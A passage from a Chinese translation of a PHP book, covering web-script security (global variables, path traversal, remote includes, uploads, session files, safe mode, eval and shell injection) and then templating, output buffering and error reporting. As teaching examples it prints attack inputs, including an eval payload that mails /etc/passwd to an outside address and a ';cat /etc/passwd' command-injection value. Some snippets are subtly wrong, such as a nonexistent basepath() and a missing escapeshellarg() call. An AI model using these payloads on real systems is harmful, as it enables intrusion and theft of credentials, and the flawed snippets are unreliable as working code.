本章将介绍一些可能导致不安全脚本的常见问题，如文件名、文件上传和 `eval()` 函数。一些问题可以在编码时解决（例如，在打开文件时检查文件名的合法性），另一些问题则可以通过改变 PHP 的配置来解决（例如，设置成只能访问特定目录中的文件）。

全局变量和表单数据

创建一个安全系统最基本的事情之一是：任何不能在该系统内产生的信息都应被视为污点 (taint)。你要么在使用这些数据前确定它们无害，要么就限制对它们的使用。

在 PHP 中，判断一个变量是否被污染常常是不容易的。当 *php.ini* 文件中的 `register_globals` 被启用时，PHP 将从表单参数和 cookie 中自动生成变量。劣质的程序常常假设它们的变量只有在被显式地赋值时才有值。考虑到 `register_globals`，这种假设是错误的。

看看以下的代码：

```
<?php
    if (check_privileges()) {
        $superuser = true;
    }
    // ...
?>
```

该代码假定变量 `$superuser` 只有在 `check_privileges()` 返回 `true` 时，才会被置成 `true`。但是，如果 `register_globals` 被启用了，只要用 *page.php?superuser=1* 调用该页面，就可以获得超级用户的权限。

解决该方法有三种：初始化该变量，在 *php.ini* 文件中禁止 `register_globals`，或将 `variables_order` 自定义成阻止 GET、POST 和 cookie 创建全局变量。

初始化变量

记住，始终要初始化你的变量！如果代码是这样写的，以上所示的超级用户安全漏洞就可以避免：

```
<?php
    $superuser = false;
    if (check_privileges()) {
        $superuser = true;
    }
    // ...
?>
```

如果 *php.ini* 文件中的配置选项 `error_reporting` 被设置成 `E_ALL`，如前所示，那么如果在初始化变量之前使用了它，将会引发一个警告。例如，下面的代码在使用 `$a` 前没有初始化它，所以产生了警告：

```
<html>
```

```
<head>
  <title>Sample</title>
</head>

<body>
  <?php echo $a; ?>
</body>
</html>
Warning: Undefined variable: a in /home/httpd/html/warnings.php on line 7
```

一旦你写的脚本处于一个工作环境下,你就应该关闭所有能公开指出错误和警告的功能,因为它们可能会反映出你写的脚本是如何工作的。在建议使用以下`php.ini`命令:

```
display_errors = Off
log_errors = On
error_log = /var/log/php_errors.log
```

以上命令使得所有错误信息不会在Web页面中直接显示出来,而是记录在某一特定的文件中。

设置 variables_order

默认的PHP配置将自动地从环境、cookie、服务器信息、GET和POST参数中创建全局变量。`php.ini`中`variables_order`命令控制变量的顺序和使用与否。它的默认值是"EGPCS",这意味着,首先是环境变量被转换成全局变量,然后是GET参数,POST参数,cookie,最后是服务器信息。

允许浏览器的GET请求、POST请求和cookie任意地创建全局变量是一件危险的事情。一个合理的预防措施就是将`variables_order`设置成"ES":

```
variables_order = "ES"
```

正如我们在第七章所述,你能通过`$_REQUEST`、`$_GET`、`$_POST`和`$_COOKIE`数组来访问表单参数和cookie值。

为了最大限度的安全,你可以将禁止`php.ini`中的`register_globals`,从而防止创建任何全局变量。但是,对`variables_order`或`register_globals`所做的修改将会妨碍那些期望表单参数可以像全局变量那样访问的脚本。为了修正这个问题,在你写的代码的前面加上如下代码,以将参数复制成普通的全局变量:

```
$name = $_REQUEST['name'];  
$age  = $_REQUEST['age'];  
// ... 以下省略表单参数
```

文件名

将文件名构造成非你所愿的形式，是很一件简单的事情。例如，有一个变量 `$username` 用于存放用户的姓名（用户可以自己命名），用户可以由一个表单字段确定。假设你在 `/usr/local/lib/greeting` 目录下保存了针对每一个用户的欢迎消息，每当用户登录到你的应用程序时，你都可以输出这个欢迎消息。打印用户问候的代码如下所示：

```
<?php include("/usr/local/lib/greetings/$username") ?>
```

这还看不出有什么害处，但如果用户使用了用户名 `../../../../etc/passwd` 会怎么样呢？以上应包含问候的代码，现在却包含了 `/etc/passwd`。黑客们常常利用相对路径来攻击像这样的考虑不完善的脚本。

另一个问题就是，在默认情况下，PHP 中打开本地和远程的文件所使用的函数是一样的。`fopen()` 函数和其他一些使用了它的函数（例如，`include()` 和 `require()`）能像接受文件名那样接受 HTTP 和 FTP URL，这样的话，那个由 URL 指定的文件就会被打开。以下的代码就可以被这样利用：

```
<?php  
    chdir("/usr/local/lib/greetings");  
    $fp = fopen($username, "r");  
?>
```

如果 `$username` 被设置为 `"http://www.example.com/myfile"`，则被打开的将会是远程文件，而不是本地文件。

如果你允许用户自己指定被 `include()` 的文件，则后果会更可怕：

```
<?php  
    $file = $_REQUEST['theme'];  
    include($file);  
?>
```

如果用户将 `theme` 设置为 `"http://www.example.com/badcode.inc"`，而且

`variables_order` 包含了 GET 或 POST, 你的脚本将会很自然地运行远程代码。千万不要像这样将文件名作为参数使用。

解决这种问题的方法有很多种。你可以禁止对远程文件的访问, 也可以使用 `realpath()` 和 `basepath()` 来检查文件名, 或是设置 `open_basedir` 选项来限制对文件系统的访问。

相对路径的检查

当你允许用户自主选择文件名时, 你可以组合使用 `realpath()` 和 `basepath()` 函数, 来确定文件名的合法性。`realpath()` 函数能分解文件名中诸如 “.” 和 “..” 的标识符。在调用 `realpath()` 后, 生成的路径名是一个完全路径名, 可以对该路径名调用 `basepath()` 函数。`basepath()` 函数的返回值是路径名中的文件名部分。

再回到前面那个欢迎信息的例子, 以下的代码展示了 `realpath()` 和 `basepath()` 的使用:

```
$filename = $_POST['username'];
$vetted = basename(realpath($filename));
if ($filename !== $vetted) {
    die("$filename is not a good username");
}
```

在以上的情况下, 我们将 `$filename` 分解成完全路径, 然后只将文件名提取出来。如果该文件名和原始的 `$filename` 不相等, 则得到了一个不能满足我们需要的文件名。

一旦你获得了纯文件名, 对其进行扩展是很容易的。如上例中, 在文件名前加上一些文件扩展信息就可以了:

```
include("/usr/local/lib/greetings/$filename");
```

限制对特定目录的文件系统访问

如果你的应用程序必须要对文件系统进行操作, 那么你可以设置 `open_basedir`, 来限制对特定目录的访问, 从而使应用程序获得更高的安全性。如果 `php.ini` 中的 `open_basedir` 被设置了, PHP 将会对有关文件系统和 IO 的函数有所限制, 使它们只能操作于该目录和其子目录。例如:

```
open_basedir = /some/path
```

如果使用以上的配置以下的函数将会成功:

```
unlink("/some/path/unwanted.exe");  
include("/some/path/less/travelled.inc");
```

但是以下的代码就会产生运行时错误:

```
$fp = fopen('/some/other/file.exe', "r");  
$dp = opendir("/some/path/../other.file.exe");
```

当然, 一个Web服务器上可以运行多个应用程序。通常, 每个程序都会把文件存储在自己的目录下。在`httpd.conf`中, 你可以将`open_basedir`配置在一个全虚拟的主机上:

```
<VirtualHost 1.2.3.4>  
    ServerName domainA.com  
    DocumentRoot /web/sites/domainA  
    php_admin_value open_basedir /web/sites/domainA  
</VirtualHost>
```

同样, 你也可以在`httpd.conf`中为每一个目录和URL配置它:

```
# by directory  
<Directory /home/httpd/html/app1>  
    php_admin_value open_basedir /home/httpd/html/app1  
</Directory>  
  
# by URL  
<Location /app2>  
    php_admin_value open_basedir /home/httpd/html/app2  
</Location>
```

`open_basedir`目录只能在`httpd.conf`文件中进行设置, 在`.htaccess`文件中是不行的, 而且必须使用`php_admin_value`来设置它。

上传文件

就我们现在所能看到的, 文件上传有两个危险: 用户可修改的数据和文件系统。虽然PHP 4本身在如何处理上传文件时是安全的, 但是, 对于那些思考不周密的程序来说, 还是会有一些漏洞。

不信任浏览器提供的文件名

在使用浏览器提供的文件名时一定要小心。如果可能的话，最好不要在你的文件系统上使用这些文件名。使浏览器发送出诸如“/etc/passwd”或“/home/rasmus/.forward”之类的文件名是一件很容易的事情。你可以用浏览器提供的文件名来和用户进行交互，但是要自己生成一个唯一的文件名来进行函数调用。例如：

```
$browser_name = $_FILES['image']['name'];
$temp_name = $_FILES['image']['tmp_name'];
echo "Thanks for sending me $browser_name.";

$counter++; // 持久性变量
$my_name = "image_$counter";
if (is_uploaded_file($temp_name)) {
    move_uploaded_file($temp_name, "/web/images/$my_name");
} else {
    die("There was a problem processing the file.");
}
```

小心文件系统被填满

另一个漏洞是上传文件的大小。虽然你能通知浏览器上传文件长度的最大值，但那仅仅是一个建议，并不能保证脚本得到的文件的长度比最大值小。黑客们可能会试图使用拒绝服务（denial of service）来进行攻击，也就是说在一次请求时发送许多大文件，这样的话那些PHP用来存储解码后文件的文件系统就可能被恶意地填满。

将 *php.ini* 中的 `post_max_size` 选项设置成你所需文件的最大值（以字节为单位）：

```
post_max_size = 1024768      ; 1MB
```

对于大多数站点来说，10MB 的默认值就足够了。

使 register_globals 续存

默认的 `variables_order` 在处理 POST 和 GET 参数之后才处理 cookie。这样的话，用户传来的 cookie 可能将那些你认为可能包含上传文件信息的全局变量覆盖。为了避免这种错误，应使用 `is_uploaded_file()` 函数来检查所给的文件是否是上传的文件。

在下例中，输入的文件名称是“uploaded”：

```
if (is_uploaded_file($_FILES['uploaded_file']['tmp_name'])) {  
    if ($fp = fopen($_FILES['uploaded_file']['tmp_name'], 'r')) {  
        $text = fread($fp, filesize($_FILES['uploaded_file']['tmp_name']));  
        fclose($fp);  
        // 处理文件内容  
    }  
}
```

PHP 提供了一个函数 `move_uploaded_file()`，该函数只能移动上传的文件。相对于直接使用系统级函数或 PHP 中的 `copy()` 函数来移动文件，我们更倾向于使用 `move_uploaded_file()`。例如，以下的函数调用是会被 cookie 愚弄的：

```
move_uploaded_file($_REQUEST['file'], "/new/name.txt");
```

文件权限

如果只有你和你所信任的人才能够登录到 Web 服务器中，则不需要为你的 PHP 程序创建的文件的权限担心。但是，绝大多数 Web 站点是放在 ISP 主机上的，所以可能会有你并不信任的人试图阅读你的 PHP 程序创建的文件。有很多方法可以解决这些问题。

在第一次使用时确定权限

请不要在创建完一个文件后又改变它的权限。这将导致竞态情况，用户有可能在文件创建后到权限修改前，得到文件的使用权。`umask()` 函数可以屏蔽掉那些不需要的权限，例如：

```
umask(077);           // 禁止 ---rwxrwx  
$fp = fopen("/tmp/myfile", "w");
```

在默认情况下，`fopen()` 函数试图创建一个权限为 0666 (`rw-rw-rw-`) 的文件。调用 `umask()` 函数来禁止其他的位，只剩下 0600 (`rw-----`)。现在，如果再调用 `fopen()` 的话，创建的文件将会具有以上的权限。

会话文件

因为 PHP 对会话的内置支持，会话信息可以被存储在 `/tmp` 目录下。每一个文件都被

命名为 `/tmp/session_id`，其中 `id` 是会话的名称并且由 Web 服务器的用户 ID 所拥有，通常是 `nobody`。

这意味着，会话文件能被任意服务器上的 PHP 脚本阅读，因为所有 PHP 脚本以相同的 Web 服务器 ID 运行。当你的 PHP 代码被存储在由其他 PHP 脚本共享的 ISP 服务器上时，你存储在会话中的变量对于其他 PHP 脚本是可见的。

更糟的是，服务器上的其他用户也能在 `/tmp` 下创建文件。我们并不能阻止用户创建一个伪造的会话文件来存储他所想要的变量和值。然后他又能通过浏览器向你的脚本发送一个包含伪造会话文件名称的 `cookie`，随后，你的脚本就会载入那些存储在伪造会话文件中的变量。

为了避免以上情况的出现，可以请求你的服务提供者将你的会话文件存放在你自己的目录下。通常，这意味着在 Apache `httpd.conf` 文件中的 Virtual Host 块将会包含：

```
php_value session.save_path /some/path
```

如果你在服务器上拥有 `.htaccess` 的权限，并且 Apache 被设置成允许你覆盖选项 (Option)，则你能自己进行改变。

为了更安全地使用会话变量，要创建自己的会话存储（例如，在数据库中）。创建会话存储已在第七章中介绍过。

不要使用文件

因为所有的脚本在机器上作为同一个用户运行，所以由一个脚本创建的文件可以被另一个脚本访问，而不管是谁创建了该文件。当脚本要访问文件时，只需知道文件名就可以了。

这一点是不能改变的，所以我们能做的只是尽量不使用文件。处理会话存储最安全的方法就是使用数据库。

一个复杂的迂回解决方法是为每一个用户运行单独的 Apache 守护进程。如果在 Apache 实例池前添加了诸如 Squid 的反向代理，则应有能力为同一台机器上的 100 多名用户进行服务。但很少有站点这样做，因为这样做的复杂性和开销实在是太大了。在通常情况下，一个 Apache 守护进程能够为成千的用户 Web 页面服务。

安全模式

许多ISP在一个Web服务器上运行多个用户脚本，因为所有共享同一个服务器的用户使用同一个用户来运行它们的PHP脚本，所以一个脚本可以访问其他脚本的数据文件。安全模式就是试图解决这个问题，以及由共享服务器造成的问题。如果没有和不信任的用户共享同一个服务器，则完全可以不用考虑安全模式。

如果在`php.ini`文件中启用了`safe_mode`命令，或是在`httpd.conf`文件中启用了每日录或每虚拟主机，以下的限制将应用于PHP脚本：

- PHP找到那个正在运行的脚本的用户，并假冒（注1）那个用户名运行。
- 每一个文件操作（`fopen()`、`copy()`、`rename()`、`move()`、`unlink()`、`chmod()`、`chown()`、`chgrp()`、`mkdir()`、`file()`、`flock()`、`rmdir()`和`dir()`）都会检查所涉及到的文件或目录的所有者是否与PHP脚本的使用者相同。
- 如果在`php.ini`和`httpd.conf`文件中`safe_mode_gid`被启用，将只有组ID需要匹配。
- `include`和`require`受限以上两点，但以下情况除外：`include`和`require`的文件在`php.ini`和`httpd.conf`文件中的`safe_mode_include_dir`指定的路径中。
- 任何系统调用（诸如`system()`、`exec()`、`passthru()`和`popen()`）只能访问位于`php.ini`和`httpd.conf`文件中的`safe_mode_exec_dir`目录下的可执行文件。
- 如果在`php.ini`和`httpd.conf`文件中的`safe_mode_protected_env_vars`被启用，则脚本不能覆盖那里列出的环境变量。
- 如果在`php.ini`和`httpd.conf`文件中的`safe_mode_allowed_env_vars`设置了前缀，脚本只能对以该前缀打头的环境变量进行操作。
- 当使用HTTP鉴别时，当前PHP脚本的数字用户ID追加到了域（realm）（注2）字符串中，用于防止跨脚本的密码嗅探，并且`getallheaders()`和`phpinfo()`输出的头也被隐藏了。

注1： PHP不能通过`setuid()`切换用户ID，因为这要求Web服务器以root用户来运行，并且对大多数系统来说是不能切换回来的。

注2： realm-mangling在PHP 4.0.x中没有实现，但在PHP 4.1及以后版本中又实现了。

- (``) 操作符、`set_time_limit()`、`dl()`和`shell_exec()`函数也被禁止了。

为了配置`safe_mode`和其他与之相关的设置,可以在`php.ini`文件中设置服务器范围的默认值:

```
safe_mode = On
safe_mode_include_dir = /usr/local/php/include
safe_mode_exec_dir = /usr/local/php/bin
safe_mode_gid = On
safe_mode_allowed_env_vars = PHP_
safe_mode_protected_env_vars = LD_LIBRARY_PATH
```

同样,也可以使用`httpd.conf`文件中的`php_admin_value`命令来设置它们。请记住,这些是系统级设置,它们不能在`.htaccess`文件中进行设置。

```
<VirtualHost 1.2.3.4> ServerName domainA.com
    DocumentRoot /web/sites/domainA
    php_admin_value safe_mode On
    php_admin_value safe_mode_include_dir /usr/local/php/include
    php_admin_value safe_mode_exec_dir /usr/local/php/bin
</VirtualHost>
```

隐藏 PHP 库

一些黑客通过分析从Web服务器文档目录下载到的文件或数据,从而找出它们的弱点。为了防止这类事件的出现,所需要做的只是将代码库和数据存放在服务器文档目录之外。

例如,如果文档目录是`/home/httpd/html`,则该目录下的所有文件都可以通过URL下载。将库代码、配置文件、日志文件和其他数据存放在文档目录之外(例如`/usr/local/lib/myapp`)并不是一件难事。这样做并不能阻止Web服务器上的其他用户对这些文件的访问(见本章前面的“文件权限”一节),但是能阻止它们被远程用户下载。

如果必须将这些文件存放在文档目录下,则应当配置Web服务器以拒绝对这些文件的请求。例如,以下代码通知Apache拒绝所有对以`.inc`为扩展名的文件的请求(`inc`是PHP库文件的一个常用的扩展名):

```
<Files ~ "\.inc$"> Order allow,deny
    Deny from all
</Files>
```

如果库代码存放在不同于PHP页面的目录中,则应该告诉PHP库文件的位置。要么为每一个include()和require()指明路径,要么改变`php.ini`中的`include_path`:

```
include_path = ".:usr/local/php:usr/local/lib/myapp";
```

PHP 代码

通过 `eval()` 函数,PHP 允许脚本执行任何 PHP 代码。虽然这在一些情况下是很有用的,但是允许使用 `eval()` 执行用户提供的代码会留下安全隐患。例如,下面的代码简直就像一场噩梦:

```
<html>
  <head>
    <title>Here are the keys...</title>
  </head>
  <body>
    <?php if ($code) {
      echo "Executing code...";

      eval(stripslashes($code));          // 太糟了!
    } ?>

    <form>
      <input type="text" name="code" />
      <input type="submit" name="Execute Code" />
    </form>
  </body>
</html>
```

该页面引用了一些来自于表单的PHP代码,并将它作为脚本的一部分运行。运行的代码能访问所有脚本中的全局变量,其权限和运行该代码的脚本是一样的。这个问题的危害不难被发现,将以下信息输入表单:

```
include('/etc/passwd');
```

不幸的是,这种代码的安全性是不容易被保证的。

你可以在 `php.ini` 文件中设置 `disable_functions` 配置选项,对不允许使用的函数进行列表,中间用逗号分隔。例如,如果从不需要调用 `system()` 函数,则可以这样将其禁止:

```
disable_functions = system
```

但这并不能使`eval()`函数安全多少,因为并没有方法阻止一些重要的变量被更改和一些内置的结构(如`echo()`)被调用。

注意,`preg_replace()`函数在调用时使用`/e`选项,它也调用`eval()`,所以不要在替换字符串中使用用户提供的数据。

在`include`、`require`、`include_once`和`require_once`的情况下,最好使用`allow_url_fopen`关闭远程文件访问。

本节主要要说明的是:`eval()`函数和带`/e`选项的`preg_replace()`调用是可疑的,特别是当允许用户自己输入代码时。考虑以下的代码:

```
eval("2 * $user_input");
```

这看起来好像是无害的,但如果用户输入以下值:

```
2; mail("l33t@somewhere.com", "Some passwords", `/bin/cat /etc/passwd`);
```

在这种情况下,你所需要的和所不想要的都将被执行。惟一可行的方法就是决不要将用户提供的数据传送给`eval()`函数。

shell 命令

在使用`exec()`、`system()`、`passthru()`、`popen()`和`(`)`操作符时要非常谨慎。`shell`是一个问题,因为它能够识别特殊字符(例如用于分隔命令的分号)。例如,假设脚本中包含以下代码:

```
system("ls $directory");
```

如果用户将值`"/tmp;cat /etc/passwd"`传送给了`$directory`参数,则密码文件将会被显示出来,因为`system()`函数执行了以下命令:

```
ls /tmp;cat /etc/passwd
```

在需要为一个`shell`命令传送用户提供的参数时,请调用`escapeshellarg()`函数来转义字符串中有特殊意义的部分:

```
system('ls $cleaned_up');
```

现在，如果用户传送了 `"/tmp;cat /etc/passwd"`，命令将会按如下形式执行：

```
ls '/tmp;cat /etc/passwd'
```

避免使用 shell 的最简单方法就是在试图调用程序的情况下自己执行该操作。另外，内置的函数比任何涉及 shell 的操作要安全。

安全总结

因为安全是一个很重要的问题，所以我们要重申一下本章的重点：

- 检查为程序提供的每一个值，确保它就是你所需要的。
- 始终初始化变量。
- 设置 `variables_order`。使用 `$_REQUEST` 及其伙伴。
- 当从用户提供的组件构造文件名时，要使用 `basename()` 和 `realpath()` 函数检查该组件。
- 不要在创建文件后，再改变它的权限。应设置 `umask()`，使文件的权限被正确地设置。
- 不要使用用户提供的数据来调用 `eval()` 函数、带 `/e` 选项的 `preg_replace()` 函数，以及系统命令（`exec()`、`system()`、`popen()`、`passthru()` 和 ``` 操作符）。
- 将代码库和数据存储在文档目录之外。

第十三章

应用技术

到目前为止，我们系统地了解了 PHP 语言的细节和一般情况下的各种应用。现在，我们将继续介绍一些在 PHP 应用程序中十分有用的技术，如代码库、模板系统、高效输出处理、错误处理和性能调整。

代码库

众所周知，PHP 附带了大量的扩展库，这些库将大量有用的功能打包到不同的包中，你可以从脚本中访问这些功能。前面的章节已经介绍了如何使用 GD、*pdflib* 和 Sablotron 等扩展库，所有的可用扩展库将在书后的附录二中列出。

除了使用 PHP 附带的扩展库外，你还可以用 Web 站点中可复用的代码创建自己的代码库。常见的技术是将相关的函数集合保存到一个文件中，文件通常以 *.inc* 作为扩展名。然后，当页面需要使用相关的功能时，可以调用函数 `require_once()` 将文件内容插入到当前脚本中。

举个例子，假设有若干函数被用来在合法的 HTML 页面中创建 HTML 表单元素，其中一个函数创建文本字段或 `textarea`（取决于最大字符数是多少），另一个创建一系列的弹出式菜单以设置日期时间等等。与在多个页面中拷贝代码相比，创建函数库实在是一个明智的选择，因为前者将使得源代码冗长、易错并且难于修正函数中发现的 bug。

在将函数合并到代码库中时，必须小心地在聚集相关函数和包含不常用函数之间维持一个平衡。因为当页面中包含了代码库时，不论函数使用与否，库中的所有函数都将被解析。虽然 PHP 的解析器非常快，但不解析肯定更快。同时，由于文件访问很慢，所以没有必要将函数放到太多的库中去，以至于在每一个页面中都必须包含大量的文件。

模板系统

模板系统 (templating system) 提供了一种依据页面布局来分隔其代码的方法。在大型项目中，使用模板可以允许设计师专门设计网页，程序员专门编写程序。模板方法的基本思想就是 Web 页面本身包含有可被动态内容替换的特殊标记。Web 设计者在创建 HTML 页面时可以只需关心其布局，为不同种类的动态内容分配合适的标记；另一方面，由程序员负责创建代码来为这些标记产生相应的动态内容。

下面的简单示例可以给我们一个具体的印象：以下 Web 页面要求用户输入一个名字，如果输入完毕，则显示感谢信息：

```
<html>
  <head>
    <title>User Information</title>
  </head>

  <body>
    <?php if (!empty($_GET['name'])) {
      // 处理输入的值
    ?>

    <p><font face="helvetica,arial">Thank you for filling out the form,
      <?php echo $_GET['name'] ?>.</font></p>
    <?php }
    else { ?>
      <p><font face="helvetica,arial">Please enter the
        following information:</font></p>

      <form action="<?php echo $_SERVER['PHP_SELF'] ?>">
        <table>
          <tr>
            <td>Name:</td>
            <td><input type="text" name="name" /></td>
          </tr>
        </table>
      </form>
```

```
<?php } ?>
</body>
</html>
```

各种布局标签（如 font 和 table）中不同 PHP 元素的放置，最好留给设计师处理，特别是在页面非常复杂的情况下。通过使用模板方法，我们可以将页面分为不同的文件，其中一些包含 PHP 代码，而另一些则包含布局信息。HTML 页面中的特殊标记将被动态内容所替代，例 13-1 显示了关于这个简单表单的 HTML 模板页面，该页面保存在文件 *user.template* 中。文件中使用标记 {DESTINATION} 指出处理表单的脚本。

例 13-1: 用户输入表单的 HTML 模板

```
<html>
  <head>
    <title>User Information</title>
  </head>

  <body>
    <p><font face="helvetica,arial">Please enter the following
    information:</font></p>

    <form action="{DESTINATION}">
      <table>
        <tr>
          <td>Name:</td>
          <td><input type="text" name="name" /></td>
        </tr>
      </table>
    </form>
  </body>
</html>
```

例 13-2 列出了感谢页面的模板，文件名为 *thankyou.template*，该页面将在用户填完表单后显示。页面中使用标记 {NAME} 包含用户的名字值。

例 13-2: 感谢页面的 HTML 模板

```
<html>
  <head>
    <title>Thank You</title>
  </head>

  <body>
    <p><font face="helvetica,arial">Thank you for filling out the form,
    {NAME}.</font></p>
  </body>
</html>
```


现在,我们需要一个脚本来处理这些页面模板,为各种不同的标记填入相应的信息。例13-3列出了使用这些模板(一个用在用户给出信息前,一个用在给出以后)的PHP脚本。PHP代码使用函数 `FillTemplate()` 将值和模板文件连接起来。

例 13-3: 模板脚本

```
$bindings['DESTINATION'] = $PHP_SELF;

$name = $_GET['name'];

if (!empty($name)) {
    // 处理输入的值
    $template = "thankyou.template";
    $bindings['NAME'] = $name;
}
else {
    $template = "user.template";
}

echo FillTemplate($template, $bindings);
```

例13-4列出了示例脚本13-3中函数 `FillTemplate()` 的源代码。该函数以一个模板文件名(将放在目录 `templates` 中的文档目录下)和一个值数组作为参数,还有一个可选参数用来指示如果没有输入时脚本该如何处理。该可选参数的值可能为: "delete", 表示删除标记; "comment", 表示当没有值时将标记替换为注释; 任何其他形式表示不对标记进行处理。

例 13-4: 函数 `FillTemplate()`

```
function FillTemplate($inName, $inValues = array(),
                     $inUnhandled = "delete") {
    $theTemplateFile = $_SERVER['DOCUMENT_ROOT'] . '/templates/' . $inName;
    if ($theFile = fopen($theTemplateFile, 'r')) {
        $theTemplate = fread($theFile, filesize($theTemplateFile));
        fclose($theFile);
    }

    $theKeys = array_keys($inValues);
    foreach ($theKeys as $theKey) {
        // 查找并替换模板中的所有关键字
        $theTemplate = str_replace("\{" . $theKey . "\}", $inValues[$theKey],
                                   $theTemplate);
    }

    if ('delete' == $inUnhandled) {
        // 删除剩下的关键字
        $theTemplate = eregi_replace('{{[^\}]*}}', '', $theTemplate);
    } elseif ('comment' == $inUnhandled) {
```

```
// 对剩下关键字进行注释
$theTemplate = eregi_replace('{{([^\s}]*)}}', '<!-- \\1 undefined -->',
                                $theTemplate);
}

return $theTemplate;
}
```

显而易见，这个模板系统的示例有些做作。但是可以想象，对于一个需要显示数百篇新闻文章的大型 PHP 应用程序，一个使用 {HEADLINE}、{BYLINE} 和 {ARTICLE} 等标记的模板系统是多么有用，因为它允许设计师只考虑文章页面的布局而不用担心实际的内容。

当模板大幅减少设计师所接触到的 PHP 代码时，系统性能也付出了一定的代价，因为每一个请求都会以模板为基础重新构建一个页面，而独立处理每一个页面的模式匹配可能会让网站变得很慢。Andrei Zmievski 的 *Smarty* 是一个高效的模板系统，它巧妙地避开了这个性能问题。*Smarty* 将模板转换成直接的 PHP 代码，并且对它进行缓存，只有模板文件发生改变时，系统才重新构建相应页面，而不是每一个请求发生时都进行。更多信息参见 <http://www.phpinsider.com/php/code/Smarty/>。

输出处理

PHP 的所有输出都是通过 Web 浏览器进行的。因此，可以使用一些不同的技术处理输出，以使得输出更有效率或更方便。

输出缓冲

在默认情况下，PHP 在 `echo` 和其他类似命令执行完毕后将执行结果送到浏览器。除此之外，你还可以使用 PHP 的输出缓冲函数收集这些将被送到浏览器的信息，将它们存入缓冲区并稍后送出（或者全部取消）。这种方法允许在输出生成后指定其内容长度、捕获函数的输出或者丢弃一个内置函数的输出。

使用 `ob_start()` 函数可以打开输出缓冲功能：

```
ob_start([callback]);
```

可选参数 `callback` 是对输出进行后处理（post-process）的函数名称。如果它被指

定，则当缓冲区刷新时所有的输出将被传递给该函数，然后该函数返回一个输出字符串并发送给浏览器。例如，这种方法可以被用来将所有 `http://www.yoursite.com/` 的出现转为 `http://www.mysite.com/`。

当输出缓冲功能被激活时，所有的输出将被存入内部缓冲区。如果要得到缓冲区的当前长度和内容，需要使用 `ob_get_length()` 和 `ob_get_contents()` 函数：

```
$len = ob_get_length();
$content = ob_get_contents();
```

如果缓冲没有启用，这些函数将返回 `false`。

有两种方法可以清除缓冲区中的数据。`ob_clean()` 函数清除输出缓冲区但不会对后继输出关闭缓冲；`ob_end_clean()` 函数清除输出缓冲区并结束输出缓冲。

有三种方法可以将缓冲区中的数据发送到浏览器 [这种行为被称为刷新 (flushing) 缓冲区]。`ob_flush()` 函数将输出数据发送到 Web 服务器并清除缓冲区，但是它并不会终止输出缓冲；`flush()` 函数不仅刷新和清除输出缓冲区，还将使 Web 服务器尽可能快地将数据发送到浏览器；`ob_end_flush()` 函数将输出数据发送到 Web 服务器并结束输出缓冲。在以上所有情况中，如果已用 `ob_start()` 指定了回调函数，那么该函数将被调用以精确决定哪些数据将被发送到服务器。

如果脚本结束时输出缓冲还没有结束（也就是说，还没有调用 `ob_end_flush()` 函数或 `ob_end_clean()` 函数），则 PHP 将自动调用 `ob_end_flush()` 函数。

以下代码将收集 `phpinfo()` 函数的输出，然后根据该函数的结果确定 PDF 模块是否已经安装：

```
ob_start();
phpinfo();
$phpinfo = ob_get_contents();
ob_end_clean();

if (strpos($phpinfo, "module_pdf") === FALSE) {
    echo "You do not have PDF support in your PHP, sorry.";
} else {
    echo "Congratulations, you have PDF support!";
}
```

当然，检查特定扩展库是否安装的最快、最简单的方法就是直接使用检测函数，该函数将判定扩展库是否存在。例如对 PDF 扩展库可以这么写：

```
if (function_exists('pdf_begin_page'))
```

如果要将文档中所有关于 *http://www.yoursite.com/* 的引用全部转向 *http://www.mysite.com/*，只需简单地用如下代码包装该页面即可：

```
<?php // 文件的最开始处
    ob_start();
?>

Visit <A HREF="http://www.yoursite.com/foo/bar">our site</A> now!

<?php
    $contents = ob_get_contents();
    ob_end_clean();
    echo str_replace('http://www.yoursite.com/', 'http://www.mysite.com/',
        $contents);
?>
Visit <A HREF="http://www.mysite.com/foo/bar">our site</A> now!
```

实现该功能的另一种方法就是使用回调函数。如下所示，回调函数 `rewrite()` 将改变页面的文本：

```
<?php // 文件的最开始处
    function rewrite ($text) {
        return str_replace('http://www.yoursite.com/', 'http://www.mysite.com/',
            $contents);
    }
    ob_start('rewrite');
?>
Visit <A HREF="http://www.yoursite.com/foo/bar">our site</A> now!
Visit <A HREF="http://www.mysite.com/foo/bar">our site</A> now!
```

压缩输出

当前的浏览器都支持Web页面文本压缩，服务器发送压缩文本然后由浏览器进行解压缩。为了自动压缩Web页面，可以加入如下代码：

```
<?php
    ob_start('ob_gzhandler');
?>
```

内置的 `ob_gzhandler()` 函数是设计作为 `ob_start()` 的回调函数的，它根据浏览器发送的 Accept-Encoding 头信息压缩被缓冲的页面。可以使用的压缩技术是 *gzip*、*deflate* 或者其他。

压缩小页面是没有什么意义的，因为压缩和解压缩的时间就超过了简单传送非压缩页面的时间。但是，在大页面（超过 5KB 的页面）上使用压缩技术是很有意义的。

除了在每一页的开始处增加 `ob_start()` 调用，还可以在 `php.ini` 文件中将 `output_handler()` 选项设置为回调函数。例如对于压缩，其选项是 `ob_gzhandler`。

错误处理

在任何实际应用中，错误处理都是一个非常重要的部分。不论是在开发过程中还是已经处于产品应用阶段，PHP 都有大量机制来处理错误。

出错报告

通常，当 PHP 脚本产生错误时，错误消息被插入到脚本的输出中。如果这个错误是致命的，则脚本会被终止。

PHP 将异常情况分为三个级别：提示（notice）、警告（warning）和错误（error）。提示可能意味着在执行脚本时发生了错误，也可能属于正常运行的一种情况（例如试图访问一个没有设置的变量）；警告指的是非致命错误，如调用带有无效参数的函数时将引发警告信息，但在显示警告信息后脚本将继续执行；错误是指导致脚本无法恢复执行的致命情况。解析错误（parse error）是在脚本的语法不正确时引发的一类特定错误，所有除解析错误之外的错误都是运行时错误。

默认情况下，除了运行时提示之外的异常情况都将被捕获并向用户显示。这种处理方式可以通过配置 `php.ini` 文件中的 `error_reporting` 选项在全局范围内改变。当然也可以在脚本中使用 `error_reporting()` 函数局部地更改这种错误报告方式。

通过 `error_reporting` 选项和 `error_reporting()` 函数，你可以使用各种逐位操作符组合不同的常量值来指定捕获显示的错误类型。常量值如表 13-1 所列。例如，下列代码指示所有的错误级别选项：

```
(E_ERROR | E_PARSE | E_CORE_ERROR | E_COMPILE_ERROR | E_USER_ERROR)
```

以下代码指示除运行时提示之外的所有异常情况：

```
(E_ALL & ~E_NOTICE)
```

如果你在`php.ini`文件中设置了`track_errors`选择,则当前错误的描述将被存放到变量`$PHP_ERRORMSG`中。

表 13-1: 错误报告值

值	意义
<code>E_ERROR</code>	运行时错误
<code>E_WARNING</code>	运行时警告
<code>E_PARSE</code>	编译时解析错误
<code>E_NOTICE</code>	运行时提示
